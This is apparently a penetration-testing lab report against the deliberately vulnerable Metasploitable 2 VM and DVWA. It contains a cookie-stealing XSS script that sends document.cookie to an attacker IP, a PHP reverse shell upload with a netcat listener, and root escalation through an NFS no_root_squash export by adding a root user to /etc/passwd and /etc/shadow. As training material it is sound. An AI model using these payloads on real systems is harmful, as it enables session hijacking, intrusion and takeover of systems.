



Phase 4

Post Exploitation and Evidence Collection

Post Exploitation Overview

After Getting Remote code execution on the Metasploitable 2 machine post exploitation activities were performed to validate system attack escalate privileges and collect forensic evidence. The goal in this phase is to analyze the environment, identify misconfigurations, and gathering files that show full access of the system.

Tools used

- Nmap
- Metasploit, Meterpreter
- Kali Linux
- Linpeas
- Netcat Listener

Methodology

1. Performing Nmap Scan on Metasploitable 2

Started performing Reconnaissance using Nmap by the following command

Nmap -sC -sV 192.168.29.100 -oN nmap_scan.txt

```
(kali㉿kali)-[~/Documents/Rooted/meta2/enum]
$ nmap -sC -sV 192.168.29.100 -oN nmap_scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-26 04:42 EST
```





```
Nmap scan report for 192.168.29.100
Host is up (0.0011s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp             vsftpd 2.3.4
|_ftp-bounce: bounce working!
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.29.180
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh             OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_1024 60:0f:cf:e1:c0:5f:6a:7a:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet          Linux telnetd
25/tcp    open  smtp            Postfix smtpd
```

The Scan Resulted in Several Open Ports as we can see from the Snapshots.

```
25/tcp    open  smtp            Postfix smtpd
|_ssl:
|_SSLv2 supported
|_ciphers:
|_SSL2_RC4_128_WITH_MD5
|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_SSL2_DES_64_CBC_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
|_ssl-date: 2025-11-26T09:43:27+00:00; +5s from scanner time.
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing ou
|_tside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DS
N
53/tcp    open  domain          ISC BIND 9.4.2
|_dns-nsid:
|_bind.version: 9.4.2
80/tcp    open  http            Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind          2 (RPC #100000)
|_rpcinfo:
|_program version port/proto service
|_100003 2,3,4 2049/tcp nfs
|_100003 2,3,4 2049/udp nfs
|_100005 1,2,3 42175/tcp mountd
|_100005 1,2,3 59419/udp mountd
|_100021 1,3,4 51714/udp nlockmgr
```

How ever we are particularly interested in port 80 because that's the default port for HTTP services where web services are hosted.

2. Performing Reconnaissance on Http Service

We can visit the hosted web services using the browser and typing the link in the format given below

<http://192.168.29.100>



Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

This webservice hosts several websites. We will proceed with DVWA for Demonstration Purposes.



Username

Password

Login

You have logged out

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

Hint: default username is 'admin' with password 'password'

Here is the DVWA login page. The Defaul Credentials for login is Username **“admin”** Password **“password”**.



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Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Username: admin
Security Level: low
PHPIDS: disabled

This is the Home/Configuration page of the DVWA website where we can perform Penetration testing. We will proceed with the Cross-site Scripting i.e. XSS Reflected.

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Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

More info
<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

View Source View Help


Username: admin
Security Level: low
PHPIDS: disabled



3. Burp suite and Testing for XSS Reflected.

Burpsuite can be launched using the command **burpsuite** in the terminal.

```
(kali@kali)-[~/Documents/Rooted/meta2/enum]
$ burpsuite
[warning] /usr/bin/burpsuite: No JAVA_CMD set for run_java, falling back to JAVA_CMD = java
Your JRE appears to be version 21.0.9 from Debian
Burp has not been fully tested on this platform and you may experience problems.
SLF4J: No SLF4J providers were found.
SLF4J: Defaulting to no-operation (NOP) logger implementation
SLF4J: See https://www.slf4j.org/codes.html#noProviders for further details.
```




We Have Configured Burp suite primitively and we turn on the intercept and setup foxy proxy to intercept traffic to DVWA website.


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Performing basic cross site scripting test.




The request is captured as intended in the burp suite. We allow the request to pass through to see if there is any cross-site scripting vulnerability.



This above snapshot confirms the Client side Reflected XSS vulnerability.

4. Performing session Hijacking by stealing cookies

We Setup our netcat to listen to anything in port 4444.





Then we use this Script to steal session cookies.

```
<script>new Image().src="http://192.168.100.128:4444/?cookie="+document.cookie;</script>
```

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Instructions

Setup

Brute Force


Command Execution

CSRF

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


Using the Session ID, we captured we can use it hijack the session without any credentials. By above snap shot we can determine that by using the cookie editor extension we were able to successfully change the cookies.




By the above snapshot we come to conclusion that we were successfully able to Hijack the session. This concludes that a simple XSS vulnerability resulted in **Account takeover**. For demonstration purposes we consider this account as admin's account and whatever we do from this point onwards is considered done with admin privileges.

5. Exploiting File upload Vulnerability to get Remote code execution (RCE).

For this vulnerability we use php-reverse-shell.php as payload. We can find this payload default in Kali Linux.




We make a copy of this for our use and paste it in desktop. We edit this file making the changes in the section IP and Port.






As we change the IP address to our attacker machine and port to 4444. Now we will open Net-cat listener on port 4444



Now we upload this file to the DVWA file upload area.





Now we will open this file in the browser.

<http://192.168.100.129/dvwa/hackable/uploads/php-reverse-shell.php>

```
(kali@kali)~[~/Desktop]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.100.128] from (UNKNOWN) [192.168.100.129] 56279
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
09:26:35 up 14 min, 2 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
msfadmin  tty1    -              09:13   13:17m 0.00s  0.00s -bash
root     pts/0    :0.0           09:12   14:21m 0.00s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$
```

After Checking our Net-cat listener we can confirm that we were successfully able to execute remote code execution.

6. Privilege Escalation to Root

Now we transfer **linpeas.sh** file which is a famous script used in linux privilege escalation using python http server module. We run it in the target machine.

```
sh-3.2$ ./linpeas.sh
WARNING: Failed to daemonize. This is quite common and not fatal. Successfully opened reverse shell to 192.168.100.128:4444

[ASCII Art of a green alien head with orange visor]

kali@kali:~/Desktop$ cat linpeas.sh
Do you like PEAS?
-----
Learn Cloud Hacking      : https://training.hacktricks.xyz
Follow on Twitter       : @hacktricks_live
Respect on HTB          : SirBrecoli
-----
Thank you!

LinPEAS-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html
LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look to it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username

Starting LinPEAS. Caching Writable Folders ...

Basic information
OS: Linux version 2.6.24-16-server (buildd@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7)) #1 SMP Thu Apr 10 13:58:00 UTC 2008
```



```

sudo required pam_env.so envfile=/etc/default/locale
account required pam_nologin.so
session optional pam_motd.so # [1]
session optional pam_mail.so standard noenv # [1]
session required pam_limits.so

Analyzing NFS Exports Files (limit 70)
Connected NFS Mounts:
rpc_pipefs /var/lib/nfs/rpc_pipefs rpc_pipefs rw,relatime 0 0
nfsd /proc/fs/nfsd nfsd rw,relatime 0 0
-rw-r--r-- 1 root root 367 May 13 2012 /etc/exports
/*(rw,sync,no_root_squash,no_subtree_check)

Analyzing VNC Files (limit 70)
drwx----- 2 root root 4096 Nov 26 09:12 /root/.vnc
find: /root/.vnc: Permission denied

-rw-r--r-- 1 root root 1689 Apr 7 2008 /usr/share/doc/tightvncserver/examples/vnc.conf.gz

```

We find an interesting Privilege Escalation Vector.

/*(rw,sync,no_root_squash,no_subtree_check)

The above line means entire root filesystem is exported over NFS with no_root_squash. Here no_root_squash means any files we create via NFS will be treated as root on the target system.

```

(kali@kali)~[/Desktop]
$ showmount -e 192.168.100.129 common and not fatal. Successfully opened reverse shell to 192.168.100.128:4444
Export list for 192.168.100.129:
/*

(kali@kali)~[/Desktop]
$ sudo mkdir /mnt/meta
sudo] password for kali:

(kali@kali)~[/Desktop]
$ ls /mnt/meta

(kali@kali)~[/Desktop]
$

```

By using the below command, we are able to mount a folder on kali i.e. attacker machine to the target machine Metasploitable.

sudo mount -o rw 192.168.100.129:/ /mnt/meta

```

(kali@kali)~[/Desktop]
$ sudo mount -o rw 192.168.100.129:/ /mnt/meta
Created symlink '/run/systemd/system/remote-fs.target.wants/rpc-statd.service' -> '/usr/lib/systemd/system/rpc-statd.service'.

(kali@kali)~[/Desktop]
$ ls /mnt/meta
bin  cdrom  etc  initrd  lib  media  nohup.out  proc  sbin  sys  usr  vmlinuz
boot dev  home  initrd.img  lost+found  mnt  opt  root  srv  tmp  var

```

After mounting our folder to the target machine, we are able to access all files and folders present in Metasploitable. So, we add a user kali in the /etc/passwd file

```

statd:x:114:65534::/var/lib/nfs:/bin/false
kali:x:0:0:kali:/root:/bin/bash

```



We also need to add corresponding password hash in the /etc/shadow file to make creation complete with root privileges.

```
statd:*:15474:0:99999:7:::
kali:$6$W9sP7eVYJUMLxe2y$m9QE8tXEt.Wdrqrh3XUCRE0Ivu80mWoo4mIOQJTVn//fVhYgPLKi5Q.VYBPvEQmVZ0kRshQLZrs4zC5LZCDK.:19320:0:99999:2
```

After creating the user, we are now simply able to switch user and get root.

```
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.100.128] from (UNKNOWN) [192.168.100.129] 41933
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
10:23:41 up 1:11, 2 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
msfadmin  tty1    -                09:13    1:10   0.00s  0.00s  -bash
root      pts/0   -                09:12    1:11   0.00s  0.00s  -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ python3 -c 'import pty; pty.spawn("/bin/bash")'
sh: python3: command not found
sh-3.2$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@metasploitable:/$ export TERM=xterm
export TERM=xterm
www-data@metasploitable:/$ ^Z
zsh: suspended nc -nlvp 4444

(kali@kali)-[~/Desktop]
$ stty raw -echo; fg
[1] + continued nc -nlvp 4444
whoami
www-data
www-data@metasploitable:/$ su kali
Password:
root@metasploitable:/#
```

Post exploitation Activity (After Root access)

1. Information gathering

After getting access we check our privileges.

```
sh-3.2$ su kali
su: must be run from a terminal
sh-3.2$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@metasploitable:/$ whoami
whoami
www-data
www-data@metasploitable:/$ su kali
su kali
Password: kali
root@metasploitable:/# whoami
whoami
root
root@metasploitable:/#
```

Then we proceed to gather information about the target machine.

```
root@metasploitable:/# whoami
whoami
root
root@metasploitable:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/# uname
uname
Linux
root@metasploitable:/# uname -a
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/# ip add
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
     inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
   link/ether 00:0c:29:14:aa:25 brd ff:ff:ff:ff:ff:ff
   inet 192.168.100.129/24 brd 192.168.100.255 scope global eth0
     inet6 fe80::20c:29ff:fe14:aa25/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
   link/ether 00:0c:29:14:aa:2f brd ff:ff:ff:ff:ff:ff
root@metasploitable:/#
```



System Information table

We extract system information from the target virtual machine using the following commands.

Command	Output
whoami	root
id	uid=0(root) gid=0(root) groups=0(root)
uname -a	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

Network Information table

The following table gives us the information about the network interface and the network it is connected to of the target virtual machine Metasploitable 2.

Interface	Address Type	Value
lo	IPv4	127.0.0.1/8
	IPv6	::1/128
eth0	IPv4	192.168.100.129/24
	IPv6	fe80::20c:29ff:fe14:aa25/64
eth1	IPv4	None assigned
	IPv6	fe80::20c:29ff:fea2:aaf/64



Evidence Collected

The following files were collected as forensic evidences and their hashes were captured for integrity purposes.

1. http_capture.pcapng
"f88afa76a108f5fd798ca365ca2a042ef8c1766b11ef6c7f814e34094abe05b2"
2. linpeas_output.txt
"f532c08922c873b809f5641e7ca0733925eff3853614969b8cda731a840fda79"
3. passwd file
"910e08926a453e0c2e5dc4328148e5ebe37398de532038b734edb79dd6253413"
4. shadow file
"6d7d2cf99a4336237990ddb3ce86e7541e91889d0b097ad85a6f2e2b8081b79"

Evidence collection Table

Item	Description	Date	Hash Value
http_capture.pcapng	HTTP traffic capture (XSS + DVWA)	28-Feb-2025	f88afa76a108...
linpeas_output.txt	Privilege escalation scan results	28-Feb-2025	f532c08922c8...
passwd file	Extracted /etc/passwd via NFS	28-Feb-2025	910e08926a45...
shadow file	Extracted /etc/shadow via NFS	28-Feb-2025	6d7d2cf99a43...

Evidence summary

The above files were collected in the post exploitation phase as a proof of system compromise. HTTP traffic sessions, Passwd file, Shadow file, Linpeas_output file all these files were captured and hashed to preserve integrity. These evidence confirm attack chain and portray root level access and support the penetration testing conclusions and process.